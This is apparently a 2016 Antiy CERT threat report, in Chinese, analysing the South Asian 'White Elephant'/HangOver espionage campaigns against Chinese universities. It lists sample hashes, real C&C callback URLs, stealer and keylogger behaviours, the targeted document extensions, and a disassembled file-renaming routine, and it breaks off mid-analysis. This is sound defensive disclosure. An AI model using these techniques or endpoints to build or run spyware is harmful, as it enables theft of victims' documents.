




白象的舞步——来自南亚次大陆的网络攻击

安天安全研究与应急处理中心(Antiy CERT)



初稿完成时间：2016年07月01日 17时

首次发布时间：2016年07月10日 10时

本版更新时间：2016年07月18日 15时

目录

1	概述.....	1
1.1	第一攻击波的概况.....	1
1.2	第二攻击波的概况.....	2
2	白象一代——HangOver 的样本、目标与源头分析.....	2
2.1	概述.....	2
2.2	样本与资源分析.....	3
2.3	对中国境内目标的攻击.....	5
2.4	样本中的典型组件分析.....	8
2.5	攻击来源与攻击目标的分析.....	10
3	白象二代——受害者、漏洞和能力.....	15
3.1	概述.....	15
3.2	攻击分析.....	17
3.3	鱼叉式钓鱼攻击.....	17
3.4	相关诱饵文件.....	20
3.5	漏洞利用.....	23
3.6	功能样本情况.....	25
3.7	C&C 分析.....	29
3.8	隐藏、追踪.....	30
4	总结.....	32
4.1	两代“白象”的对比.....	32
4.2	大国网络空间防御能力最终会由攻击者和窥视者检验.....	错误!未定义书签。
4.3	APT 防御需要信息化基本环节和安全能力的共同完善.....	错误!未定义书签。
4.4	反 APT 是一种综合的体系较量.....	错误!未定义书签。
	附录一：参考资料.....	33
	附录二：事件日志.....	34
	附录三：关于安天.....	35

1 概述

在过去的四年中，安天的工程师们关注到了中国的机构和用户反复遭遇来自“西南方向”的网络入侵尝试。这些攻击虽进行了一些掩盖和伪装，我们依然可以将其推理回原点——来自南亚次大陆的某个国家。尽管我们积极地提醒和协助我们的客户进行改进防护，并谨慎而有限地披露信息、给予警告，但这种攻击并未偃旗息鼓，恰恰相反，其却以更高的能力卷土重来。

安天本报告披露其中两组高频度攻击事件，尽管我们尚未最终确定这两个攻击波的内在关联，但可以确定的是其具有相似的目的和同样的国家背景，我们将其**两组攻击统称为——“白象行动”**。

1.1 第一攻击波的概况

2012年~2013年，安天陆续捕获了来自白象组织的多次载荷投放，此后依托关联信息同源分析，找到了数百个样本，这些样本多数投放的目标是巴基斯坦，少数则针对中国的高等院校和其他机构。2013年7月，安全厂商 Norman 所发布的报告，将这一攻击称为 HangOver。^[1]

安天技术负责人在2014年4月在《中国计算机学会通讯》发表的《反病毒方法的现状、挑战与改进》^[2]一文中，披露了安天捕获到的该组织针对中国的攻击事件：

“从2012年3月起，我们已经陆续捕获了该事件的一些相关的样本。而这些样本对应的网络事件非常稀少，呈现出高度定向的特点。”安天在文章中披露了其中6个相关的样本 HASH 和被攻击的目标——中国的两所高等院校。在2014年的中国互联网安全大会上，安天在题为《APT 事件样本集的度量》^[3]的公开报告中，对这个事件做了首次全面披露。2014年8月，安天完成了报告《白象的舞步——HangOver 攻击事件回顾及部分样本分析》^[4]，并将这一攻击组织中文命名为“白象”。

为区分两个不同的攻击波，我们将2012~2013年高度活跃的这组攻击，在本报告中称之为“白象一代”。“白象一代”投放了至少近千个不同 HASH 的 PE 样本，使用了超过500个 C&C 域名地址；其开发人员较多，开发团队技能混杂，样本使用了 VC、VB、.net、AutoIt 等多种环境开发编译；同时其未使用复杂的加密算法，也未发现使用 Oday 漏洞和 1day 的漏洞，而更多的是采用被部分中国安全研究者称为“乱扔 EXE”的简易社会工程学——鱼叉式网络钓鱼攻击。PE 免杀处理是该攻击组织所使用的主要技巧，这也是使这组攻击中的 PE 载荷数量很大的原因之一。在2015年6月16日的中国反病毒大会上，安天做了题为《A²PT 与“准 APT”事件中的攻击武器》^[5]的技术报告，并把这组攻击划分为轻量级 APT 攻击。

1.2 第二攻击波的情况

在第一攻击波发生后，具有相关基因特点的攻击载荷开始减少，2014 年活跃度开始明显下降。直到 2015 年年底，安天又发现一组来自“西南方向”的攻击进一步活跃，通过持续跟踪发现本次行动的攻击主要目标依然为中国和巴基斯坦，通过安天监控预警体系分析发现，中国的受攻击者主要为教育、军事、科研等领域。

第二攻击波的行动摆脱了“白象一代”杂乱无章的攻击手法，整体攻击行动显得更加“正规化”和“流程化”。第二攻击波普遍使用了具有极高社工构造技巧的鱼叉式钓鱼邮件进行定向投放，至少使用了 CVE-2012-0158、CVE-2014-4114 和 CVE-2015-1641 等三个漏洞；其在传播层上不再单纯采用附件而转为下载链接、部分漏洞利用采取了反检测技术对抗；其相关载荷的 HASH 数量则明显减少，其中使用了通过 AutoIt 脚本语言和疑似由商业攻击平台 MSF 生成的 ShellCode；同时其初步具备了更为清晰的远程控制的指令体系。

我们将这组攻击称为“白象二代”，我们尚无证据表明“白象一代”和“白象二代”组织间存在人员交叉。从整体上来看，“白象二代”相比“白象一代”的技术手段更为高级，其攻击行动在整体性和技术能力上的提升，可能带来攻击成功率上的提升。而其采用的更加暴力和野蛮的投放方式，使其攻击次数和影响范围远远比“白象一代”更大。”

“白象二代”的技术手法相比“白象一代”有质的提升，其更符合某些研究者对于 APT 攻击的“技术定义”，但安天始终要指出，APT 的“A（高级）”是相对的，是否称为 APT 攻击，主要是分析攻击的发起方与其动机和意志，而所谓技术水平则不是定性的主要因素。同时，无论是“白象一代”轻量级的攻击，还是“白象二代”显得更为高明的攻击，对于中国庞大的信息体系，特别是针对高等院校等民用机构，构成了严重的威胁。

2 白象一代——HangOver 的样本、目标与源头分析

2.1 概述

安天在 2012 年获取导向相关的载荷最早的投放行为曾淹没于其他海量的安全事件中，并未将相关事件判定为 APT 攻击。因此需要感谢安全厂商 Norman 在 2013 年 7 月所发布的报告《OPERATION HANGOVER |Executive Summary——Unveiling an Indian Cyberattack Infrastructure》^[1]，Norman 在上述报告根据在分析中发现的原始工程名“HangOve”，将此事件命名为“HangOver”。这组事件即是安天称为“白象一代”的行

动。这让安天反思过去在发现和追踪 APT 攻击中，过度考虑攻击技巧和漏洞利用的问题，并开始针对周边国家对中国攻击检测有了新的方法和视角。

安天认为“白象一代”组织中人员较多，人员能力参差不齐，采用开发编译器混杂，作业相对混乱。通过安天后端分析平台的关联统计，查找到该攻击组织的相关样本 910 个，其模块功能包括键盘记录、下载器，信息窃取等，相关样本最新的版本号为 HangOver 1.5.7 (Startup)。并根据分析判断相关组织针对中国高等院校等目标实施了攻击行动。

2.2 样本与资源分析

安天 CERT 的研究人员对安天的全样本集，制定了针对四种编译二进制文件的关联方法(Method A~D)，对样本的动静态信息进行向量比对和关联。对于提取出的样本结果集合，安天 CERT 研究人员又基于代码结构的对比进行了误报排查，最终在已经被其他分析方认定的样本之外，发现了更多样本。




图 2-1 使用不同方法关联出的新的样本比例




图 2-2 “白象一代”挖掘到的关联样本的编译器分布

其中，使用 AutoIt 编译的样本 29 个，VB 编译的样本 189 个，VC 编译的样本 127 个。

注：AutoIt 是一个用于编写自动化脚本的语言，其编写的脚本可以编译成压缩、单一的可执行文件，这样就如同其他编译器生成的 PE 文件一样，可以脱离开发环境，运行于 Windows 系统。

同时，安天 CERT 也对样本所使用的 C&C IP 进行了地理位置对应：




图 2-3 “白象一代” C&C 对应的地理位置

通过对部分样本的时间戳及编译器数据的对比可以发现，“白象一代”的样本编译时间在 2010 年下半年到 2011 年下半年之间的数量最多；2010 年上半年的数量较少，属于开始阶段；2012 年上半年开始下降，属于收尾阶段。

注：Delphi 编译器的样本未加入到对比中，这是因为 Delphi 时间戳在统计分析中未体现出足够价值。




图 2-4 “白象一代”不同编译器样本的时间戳情况

2.3 对中国境内目标的攻击

2.3.1 攻击样本与事件

安天在 2014 年 4 月相关文章中，所披露的针对中国两所大学被攻击的实事件，涉及以下六个样本。

捕获时间	样本 hash 列表	样本编号
2012-08-10	0D466E84B10D61031A62AFFCFF6E31A	Sample 1
2012-10-21	734E552FE9FFD1FFDEA3434C62DD2E4B	Sample 2
2012-07-24	9A20F6F4CDDEABC97ED46AEE05AC7A50	Sample 3
2012-07-06	CE00250552A1F913849E27851BC7CF0A	Sample 4
2012-09-24	DE81F0BDBD0EF134525BCE20B05ED664	Sample 5
2012-08-01	F37DD92EF4D0B7D07A4FBDCD9329D33B	Sample 6

“白象一代”对中国两所高校攻击的时间链：




图 2-5 “白象一代”攻击中国两所大学的 6 个样本的时间戳与安天捕获时间对比




图 2-6 “白象一代”针对中国高等院校的载荷投放攻击与数据控制获取的地理场景可视化复现

2.3.2 样本情况与作业技巧

在上述攻击中，“白象一代”至少使用了 6 个样本，这些样本采用不同的编译器（含版本）编译，其中有 4 个未加壳，有 2 个使用了 UPX 壳。

表 2-1 “白象一代”使用的 6 个样本介绍

	壳	编译器	主要行为	回连地址
Sample 1	无	Microsoft Visual Basic 5.0 / 6.0	释放的 VBScript 脚本，脚本执行后连接远程服务器 zolipas.info。（域名失效）	http://zolipas.info/advd
Sample 2	无	Microsoft Visual Studio .NET 2005 -- 2008	运行后将以下文件设置为 Run 自启 C:\WINDOWS\system32\CatRoot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\sidebar.exe，记录键盘信息并上传。	http://linkspectra.com/k1.php
Sample 3	UPX	Dev-C++ 4.9.9.2	运行后在 C:\ApplicationData\Prefetch\目录下生成 log.txt 文件，不断的记录键盘、窗口标题、浏览器搜索内容、计算机用户名等信息。	
Sample 4	UPX	Microsoft Visual C++ 7.0	运行后试图创建 csetup32.dll，但未成功。 链接域名 secureplanning.net 欲下载其他恶意代码（URL 失效）。	http://secureplanning.net/download/logo2.jpg
Sample 5	无	Microsoft Visual Studio .NET 2005 -- 2008	运行后在 c:\Documents and Settings\Administrator\Local Settings\Application Data\NTUSR\目录下创建文件 ntusr1.ini，记录用户打开的窗口标题。 不断地上传样本 3 记录的信息 log.txt	http://periodtable.eu/starx.php
Sample 6	无	Dev-C++ 4.9.9.2	样本运行后在 C:\ApplicationData\目录下释放 logFile.txt 文件，收集各种相关扩展名文档名称	




图 2-7 样本与资源间的关联

其中有 5 个样本投放至同一个目标,这些样本间呈现出模块组合作业的特点。4 号样本是初始投放样本,其具有下载其他样本功能; 3 号样本提取主机相关信息生成日志文件; 5 号样本负责上传; 6 号样本采集相关文档文件信息; 2 号样本则是一个键盘记录器。



图 2-8 样本的组合模块作业方式

通过对比安天捕获上述样本时各杀毒引擎的检测情况,以及到 Norman 曝光此事件后各引擎的检测情况,可见该攻击组织使用了一定的免杀技巧。

Sample	卡巴	BitDefender	微软	江民	小红伞	McAfee	金山	瑞星	Norton	命中率
Sample 1										0/9
Sample 2	✓	✓		✓	✓					4/9
Sample 3		✓						✓	✓	3/9
Sample 4										0/9
Sample 5	✓									1/9
Sample 6										0/9
以上是样本捕获时入库对照扫描结果										
Sample 1	✓	✓	✓		✓					4/9
Sample 2	✓	✓	✓	✓	✓				✓	6/9
Sample 3	✓	✓	✓	✓	✓				✓	6/9
Sample 4	✓	✓		✓	✓				✓	5/9
Sample 5	✓	✓			✓					3/9
Sample 6	✓	✓	✓	✓	✓			✓	✓	7/9
以上是 2013 年 08 月 20 日对应样本对照扫描结果										

图 2-9 样本在捕获时和被曝光时的扫描对比

2.4 样本中的典型组件分析

“白象一代”样本集中包括了多个功能组件，包括：

组件名	功能
Keylogger	键盘记录
download	下载
Upload	上传
http backup	HTTP 上传
FTP backup	FTP 上传
Usb Propagator	U 盘摆渡
Mail Password Decryptor	邮件口令解密

因报告篇幅所限，我们仅分析其中的窃密组件。这一组件主要功能是遍历磁盘中敏感文件（指定扩展名的文件）、主机信息等，并上传到攻击者指定的服务器中。

2.4.1 样本标签

病毒名称	Trojan/Win32.Uploader
原始文件名	Hangover1.5.9.exe

MD5	0e9e46d068fea834e12b2226cc8969fd
处理器架构	X86-32
文件大小	28,9208 Bytes
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2012-09-13 13:09:03
编译语言	Microsoft Visual C++

2.4.2 功能描述

- 遍历磁盘文件，上传敏感文件及主机信息到服务器；
- 添加启动项；
- 遍历敏感文件(*.doc;*.docx;*.xls;*.ppt;*.pps;*.pptx;*.xlsx;*.pdf);
- 上传文件到服务器；
- 生成上传文件列表；
- 文件上传前，规则化重命名文件；
- 获取电脑主机信息；
- 在当前用户以及所有用户启动文件夹中添加启动项。

2.4.3 功能分析

该样本遍历用户磁盘文件，上传遍历到的指定扩展名文件：

```
*.doc;*.docx;*.xls;*.ppt;*.pps;*.pptx;*.xlsx;*.pdf
```

每获取一个文件，在文件上传之前会先获取文件时间，转换为标准时间后和源文件名一起组成新的名字，作为上传的文件名。主要的函数代码如下：

<pre>004026A0 · 51 · PUSH ECX 004026A1 · 0FB70D A0E4400 · MOVZX ECX, WORD PTR [apt.440EA0] 004026A8 · 52 · PUSH EDX 004026A9 · 0FB715 9E0E4400 · MOVZX EDX, WORD PTR [apt.440E9E] 004026B0 · 50 · PUSH EAX 004026B1 · 0FB705 9A0E4400 · MOVZX EAX, WORD PTR [apt.440E9A] 004026B8 · 51 · PUSH ECX 004026B9 · 0FB70D 980E4400 · MOVZX ECX, WORD PTR [apt.440E98] 004026C0 · 52 · PUSH EDX 004026C1 · 8B15 04134400 · MOV EDX, DWORD PTR [apt.441304] 004026C7 · 50 · PUSH EAX 004026C8 · 51 · PUSH ECX 004026C9 · 52 · PUSH EDX 004026CA · 8D4424 38 · LEA EAX, [ESP+38] 004026CE · 68 F4534300 · PUSH OFFSET apt.004353F4 004026D3 · 50 · PUSH EAX 004026D4 · E8 57580000 · CALL apt.00407F30</pre>	<pre><<s> => [441300] = "doc" <<02d>, ==>该函数的作用是: =====格式化获取的文件名 <<02d>, ==>文件名格式为: 原有文件名(不带后缀)&文件GMT系统时间.原有文件后缀 <<02d> 比如:0x1.doc==>0x120150821065226.doc==>2015年8月21号06:52:26秒创建的0x1.doc文件 <<02d> ASCII "0x1" <<02d> <<04d> <<s> => [441304] = "0x1" Format = "%s%04d%02d%02d%02d%02d.%s" Arg1 apt.00407F3 , func(%s%04d%02d%02d%02d%02d.%s,文件名,年月日时分秒,后缀)</pre>
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

图 2-10 重命名的格式：[原有文件名称(无后缀)+文件时间+后缀]

样本获取到受害主机的所有指定扩展名的文件后，回传到指定的服务器，回传的主要流程如下：

